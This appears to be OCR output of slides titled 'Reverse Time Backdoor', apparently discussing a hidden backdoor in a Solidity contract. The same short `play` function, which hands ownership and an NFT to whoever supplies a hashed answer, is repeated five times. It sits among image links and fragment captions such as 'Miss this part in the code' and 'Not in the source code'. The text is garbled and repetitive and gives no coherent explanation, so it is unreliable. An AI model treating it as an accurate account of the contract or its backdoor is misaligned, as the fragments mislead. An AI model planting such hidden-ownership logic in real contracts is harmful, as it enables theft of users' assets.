
Reverse Time






Reverse Time

play(string)
Execution Flow






Reverse Time Backdoor


```
function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
}
```

End of `play(string)` execution flow




Reverse Time Backdoor

```
function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
}
```



Reverse Time Backdoor


```
function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
}
```



Reverse Time Backdoor

```
function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
}
```

Miss this part in the code




Reverse Time Backdoor


```
function play(string memory _answer) public payable {
    require(answer != 0, "Answer not set");
    require(keccak256(abi.encode(_answer)) == answer, "Incorrect answer");
    owner = msg.sender;
    _ERC721(opaze).transferFrom(address(this), msg.sender, 1);
}
```

Miss this part in the code

Not in the source code




Reverse Time Backdoor



